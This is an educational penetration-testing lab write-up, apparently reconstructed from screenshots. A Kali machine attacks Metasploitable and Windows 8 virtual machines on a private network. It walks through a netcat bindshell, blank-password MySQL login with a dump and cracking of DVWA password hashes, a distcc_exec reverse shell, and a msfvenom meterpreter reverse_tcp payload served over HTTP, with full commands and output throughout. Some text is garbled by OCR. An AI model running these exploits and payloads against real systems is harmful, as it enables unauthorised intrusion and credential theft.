


```
root@kali:~# nc 192.168.56.105 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# pwd
/
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# cd home
root@metasploitable:/home# ls
ftp
msfadmin
service
user
```

MySQL Unpassworded Account

Let’s see if we can indeed connect to the database as root without a password:


By using command search mysql we found in the auxiliary module mysql scanner.



```
msf5 > search mysql

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check
   -   ----                                                 ---------------  ----       -----
   1   auxiliary/admin/http/manageengine_pmp_privesc        2014-11-08       normal     Yes
   2   auxiliary/admin/http/rails_devise_pass_reset         2013-01-28       normal     No
   3   auxiliary/admin/mysql/mysql_enum                                      normal     No
   4   auxiliary/admin/mysql/mysql_sql                                       normal     No
   5   auxiliary/admin/tikiwiki/tikidblib                   2006-11-01       normal     No
   6   auxiliary/analyze/jtr_mysql_fast                                      normal     No
   7   auxiliary/gather/joomla_weblinks_sqli                2014-03-02       normal     Yes
   8   auxiliary/scanner/mysql/mysql_authbypass_hashdump    2012-06-09       normal     Yes
   9   auxiliary/scanner/mysql/mysql_file_enum                               normal     Yes
   10  auxiliary/scanner/mysql/mysql_hashdump                                normal     Yes
   11  auxiliary/scanner/mysql/mysql_login                                   normal     Yes
   12  auxiliary/scanner/mysql/mysql_schemadump                              normal     Yes
   13  auxiliary/scanner/mysql/mysql_version                                 normal     Yes
   14  auxiliary/scanner/mysql/mysql_writable_dirs                           normal     Yes
   15  auxiliary/server/capture/mysql                                        normal     No
   16  exploit/linux/mysql/mysql_yassl_getname              2010-01-25       good       No
   17  exploit/linux/mysql/mysql_yassl_hello                2008-01-04       good       No
   18  exploit/multi/http/manage_engine_dc_pmp_sqli         2014-06-08       excellent  Yes
ection
```


Let us try it using

use auxiliary/scanner/mysql/mysql_login



```
msf5 > use auxiliary/scanner/mysql/mysql_login
msf5 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

We need to set BLAN_PASSORD true, USERNAM root, RHOSTS 192.168.56.105




```
msf5 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf5 auxiliary(scanner/mysql/mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf5 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf5 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.56.105:3306   - 192.168.56.105:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.56.105:3306   - No active DB -- Credential data will not be saved!
[+] 192.168.56.105:3306   - 192.168.56.105:3306 - Success: 'root:'
[*] 192.168.56.105:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exit to the kali terminal and try to connect to MySQL with blank password and root username

By typing MySQL –u root –p –h 192.168.56.105

Press enter and leave password blank




```
root@kali:~# mysql -u root -p -h 192.168.56.105
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 15
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES
    ->
```

Play with MySQL data base

Explore the database using commands as a reference you can find mysql commands in the following link


http://g2pc1.bu.edu/~qzpeng/manual/MySQL%20Commands.htm

Show database;




```
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.002 sec)
```

Go to database and show tables in data base



```
MySQL [(none)]> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [dvwa]> show tables;
+----------------+
| Tables_in_dvwa |
+----------------+
| guestbook      |
| users          |
+----------------+
2 rows in set (0.001 sec)
```

Show all data in a table



```
MySQL [dvwa]> SELECT * FROM users;
+---------+------------+-----------+---------+----------------------------------+
| user_id | first_name | last_name | user    | password                         |
+---------+------------+-----------+---------+----------------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---------+------------+-----------+---------+----------------------------------+
5 rows in set (0.000 sec)
```

Then by using crack station website we can crack the password


https://crackstation.net/

DistCC Daemon Command Execution

It was discovered through our Nmap scan and OpenVAS that TCP port 3632 was listening, and running distcc, Weak service configuration allows an attacker to execute system commands via compilation jobs, which are executed by the server without verifying authorization.


metasploit exploit: exploit/Unix/misc/distcc_exec

we need just to set the RHOSTS to 192.168.56.105 then run the exploit



```
msf5 > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.105   yes       The target address range or CIDR identifier
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.104   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

After running the exploit we get access low privilege access



```
msf5 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.56.104:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Gu3T00H0h0bnzYPO;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Gu3T00H0h0bnzYPO\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.56.104:4444 -> 192.168.56.105:42797) at 2019-06-17 10:57:59 +0200

whoami
daemon
pwd
/tmp
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Part2 Hacking windows system

In this LAB we will use windows 8 r1 x64 as target machine and using Kali Linux as attacker machine

Both hosts are connected as virtual hosts the kali IP address is 192.168.56.102 & windows 8 IP address 192.168.56.104

So let us start the exercise.


First we need to mkdir called password in /var/www

Cd var/www/

Mkdir password

Creating payload file using msfvenom tools using command

msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe -o var/www/password/mercury_x64.exe




```
oot@kali:~#
oot@kali:~#
oot@kali:~#
oot@kali:~# msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe -o var/www/password/mercury_x64.exe
```

This will create file in /var/www/password folder so you should create folder in var/www called password before creating the mercury_x64.exe

After that we need to run http server in our Kali so we will go to password directory using cd/var/www/password

And then run command

python -m SimpleHTTPServer




```
root@kali:/var/www/password# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Then we need to configure the exploit using metasploit tools

use exploit/windows/multi/handler

 set payload set payload/windows/x64/meterpreter_reverstcp

then run




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
```

Now the attacker will wait until the victim run the payload in his machine so we will go the target machine and disable firewall and windows defender and SmartScreen

After that we will go to link http://192.168.56.102:8000

Open password directory and open mercury_x64.exe




Directory listing for /

- a.html
- mercury_ishikata_x64.exe
- wind8exploit.exe

Do you want to run or save **mercury_ishikata_x64.exe** (7.00 KB) from **192.168.56.102**?

